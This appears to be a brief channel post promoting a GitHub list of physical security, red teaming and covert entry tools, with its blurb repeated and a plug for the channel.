
A curated list of tools that are commonly used in the field for Physical Security, Red Teaming, and Tactical Covert Entry.
https://github.com/DavidProbinsky/RedTeam-Physical-Tools
JOIN @h4ckerinthehouse FOR MORE! ✅
A curated list of tools that are commonly used in the field for Physical Security, Red Teaming, and Tactical Covert Entry.
https://github.com/DavidProbinsky/RedTeam-Physical-Tools
JOIN @h4ckerinthehouse FOR MORE! ✅
❤🔥7❤1